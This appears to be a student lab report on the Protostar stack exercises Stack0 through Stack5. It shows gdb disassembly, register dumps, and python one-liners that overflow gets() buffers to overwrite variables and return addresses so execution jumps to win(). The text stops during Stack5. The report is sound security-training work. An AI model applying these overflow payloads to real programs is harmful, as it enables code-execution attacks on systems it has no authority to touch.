

lab8_report

Stack0




```
(gdb) disas main
Dump of assembler code for function main:
0x080483f4 <main+0>:    push   %ebp
0x080483f5 <main+1>:    mov    %esp,%ebp
0x080483f7 <main+3>:    and    $0xfffffff0,%esp
0x080483fa <main+6>:    sub    $0x60,%esp
0x080483fd <main+9>:    movl   $0x0,0x5c(%esp)
0x08048405 <main+17>:   lea    0x1c(%esp),%eax
0x08048409 <main+21>:   mov    %eax,(%esp)
0x0804840c <main+24>:   call   0x804830c <gets@plt>
0x08048411 <main+29>:   mov    0x5c(%esp),%eax
0x08048415 <main+33>:   test   %eax,%eax
0x08048417 <main+35>:   je     0x8048427 <main+51>
0x08048419 <main+37>:   movl   $0x8048500,(%esp)
0x08048420 <main+44>:   call   0x804832c <puts@plt>
0x08048425 <main+49>:   jmp    0x8048433 <main+63>
0x08048427 <main+51>:   movl   $0x8048529,(%esp)
0x0804842e <main+58>:   call   0x804832c <puts@plt>
0x08048433 <main+63>:   leave
0x08048434 <main+64>:   ret
End of assembler dump.
(gdb) q
user@protostar:/opt/protostar/bin$ python -c "print('A'*65)" | ./stack0
you have changed the 'modified' variable
user@protostar:/opt/protostar/bin$ _
```

Stack1




```
user@protostar:/opt/protostar/bin$ ./stack1 jnekjnjke
Try again, you got 0x00000000
user@protostar:/opt/protostar/bin$ cd /tmp
user@protostar:/tmp$ python -c "print('A'*64 + 'dcba')" > ./exp
user@protostar:/tmp$ cat ./exp
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAdcba
user@protostar:/tmp$ cd /opt/protostar/bin
user@protostar:/opt/protostar/bin$ ./stack1 $(< /tmp/exp)
you have correctly got the variable to the right value
user@protostar:/opt/protostar/bin$ _
```

Stack2




```
user@protostar:/tmp$ cd /tmp
user@protostar:/tmp$ python -c "print('A'*64 + '\x0a\x0d\x0a\x0d')" > ./exp1
user@protostar:/tmp$ cd /opt/protostar/bin
user@protostar:/opt/protostar/bin$ export GREENIE=$(< /tmp/exp)
user@protostar:/opt/protostar/bin$ ./stack2
Try again, you got 0x61626364
user@protostar:/opt/protostar/bin$ export GREENIE=$(< /tmp/exp1)
user@protostar:/opt/protostar/bin$ ./stack2
you have correctly modified the variable
user@protostar:/opt/protostar/bin$ _
```


Stack3



```
user@protostar:/opt/protostar/bin$ gdb ./stack3
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack3...done.
(gdb) print win
$1 = {void (void)} 0x8048424 <win>
(gdb) break main
Breakpoint 1 at 0x8048441: file stack3/stack3.c, line 16.
(gdb) disas main_
```




```
0x08048439 <main+1>:    mov    %esp,%ebp
0x0804843b <main+3>:    and    $0xfffffff0,%esp
0x0804843e <main+6>:    sub    $0x60,%esp
0x08048441 <main+9>:    movl   $0x0,0x5c(%esp)
0x08048449 <main+17>:   lea    0x1c(%esp),%eax
0x0804844d <main+21>:   mov    %eax,(%esp)
0x08048450 <main+24>:   call   0x8048330 <gets@plt>
0x08048455 <main+29>:   cmpl   $0x0,0x5c(%esp)
0x0804845a <main+34>:   je     0x8048477 <main+63>
0x0804845c <main+36>:   mov    $0x8048560,%eax
0x08048461 <main+41>:   mov    0x5c(%esp),%edx
0x08048465 <main+45>:   mov    %edx,0x4(%esp)
0x08048469 <main+49>:   mov    %eax,(%esp)
0x0804846c <main+52>:   call   0x8048350 <printf@plt>
0x08048471 <main+57>:   mov    0x5c(%esp),%eax
0x08048475 <main+61>:   call   *%eax
0x08048477 <main+63>:   leave
0x08048478 <main+64>:   ret
End of assembler dump.
(gdb) print win
$2 = {void (void)} 0x8048424 <win>
(gdb) q
```




```
user@protostar:/opt/protostar/bin$ python -c "print('A'*64 + '\x24\x84\x04\x08')
" | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
user@protostar:/opt/protostar/bin$
```

Stack4




```
(gdb) r
Starting program: /opt/protostar/bin/stack4

Breakpoint 2, 0x0804840b in main (argc=1, argv=0xbffff8c4)
    at stack4/stack4.c:12
12      in stack4/stack4.c
(gdb) info registers
eax            0xbffff8c4       -1073743676
ecx            0x433c8ff1       1128042481
edx            0x1      1
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff818       0xbffff818
ebp            0xbffff818       0xbffff818
esi            0x0      0
edi            0x0      0
eip            0x804840b        0x804840b <main+3>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) _
```




```
(gdb) c
Continuing.

Breakpoint 3, 0x0804840e in main (argc=1, argv=0xbffff8c4)
    at stack4/stack4.c:12
12      in stack4/stack4.c
(gdb) info registers
eax            0xbffff8c4       -1073743676
ecx            0x433c8ff1       1128042481
edx            0x1      1
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff810       0xbffff810
ebp            0xbffff818       0xbffff818
esi            0x0      0
edi            0x0      0
eip            0x804840e        0x804840e <main+6>
eflags         0x200282 [ SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```




```
End of assembler dump.
(gdb) print win
$1 = {void (void)} 0x80483f4 <win>
(gdb) _
```




```
user@protostar:/opt/protostar/bin$ python -c "print('A'* 64 + 'B'* 8 + 'C'* 4 +
'\xF4\x83\x04\x08')" | ./stack4
code flow successfully changed
```

Stack5




```
user@protostar:/opt/protostar/bin$ gdb ./stack5
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) disas main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push   %ebp
0x080483c5 <main+1>:    mov    %esp,%ebp
0x080483c7 <main+3>:    and    $0xfffffff0,%esp
0x080483ca <main+6>:    sub    $0x50,%esp
0x080483cd <main+9>:    lea    0x10(%esp),%eax
0x080483d1 <main+13>:   mov    %eax,(%esp)
0x080483d4 <main+16>:   call   0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
(gdb)
```




```
Breakpoint 1 at 0x80483ca: file stack5/stack5.c, line 7.
(gdb) r
Starting program: /opt/protostar/bin/stack5

Breakpoint 1, 0x080483ca in main (argc=1, argv=0xbffff8c4) at stack5/stack5.c:7
7       stack5/stack5.c: No such file or directory.
        in stack5/stack5.c
(gdb) info registers
